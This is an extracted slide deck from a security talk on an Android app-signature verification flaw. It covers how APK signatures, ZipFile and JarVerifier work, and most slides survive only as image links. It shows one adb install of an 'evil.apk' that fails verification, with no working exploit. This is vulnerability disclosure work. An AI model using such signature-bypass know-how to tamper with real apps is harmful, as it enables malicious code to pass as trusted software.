



# Android: One Root to Own Them All

Jeff Forristal / Bluebox

# Please Complete Speaker Feedback Survey

Or else...



*Logos*

*Graphs*

*Marketshare*

**Blah**

*Ecosystem*

**Android Overview**

**Blah**

*What is Android?*

*Google*

**Blah**

*Vendors*

*Wikipedia Quotes*

*History*

*Past Problems*

*Charts*



If you haven't heard of Android...  
...you've been living under a rock

(And you're probably in the wrong briefing)



# Once Upon A Time,

in a security lab not so far away



*“Let’s take an Android app,  
and modify it,  
to spoof the GPS coordinates”*




# Smali & Baksmali

*(decompiler & recompiler)*



Why I can haz no maps?!?



| Uh-Oh





Maps API is licensed...

API key is tied to app signature...

Changing the code breaks the signature...

*We need a way to change code but  
not change the signature*



*Challenge Accepted!*



# Where Do Sigs Come From?

Time for birds & bees talk...



Where do apps get signatures?

PackageManager provides them

Where does PackageManager get them?

Copy of signer certificate

Where do those come from?

Loaded after successful verified app install, from APK

How does verification work?

All entries in the APK are cryptographically verified against signed hashes



ZipFile & JarVerifier  
*(java.util.zip & java.util.jar)*

---

JarSigner / SignAPK  
*(BTW, APK = Jar = Zip)*




# Zip File Particulars


<3 Phil Katz, RIP









































## Verification failure:

```
jeff$ adb install evil.apk
3063 KB/s (7776463 bytes in 2.479s)
  pkg: /data/local/tmp/evil.apk
Failure [INSTALL_PARSE_FAILED_NO_CERTIFICATES]
```



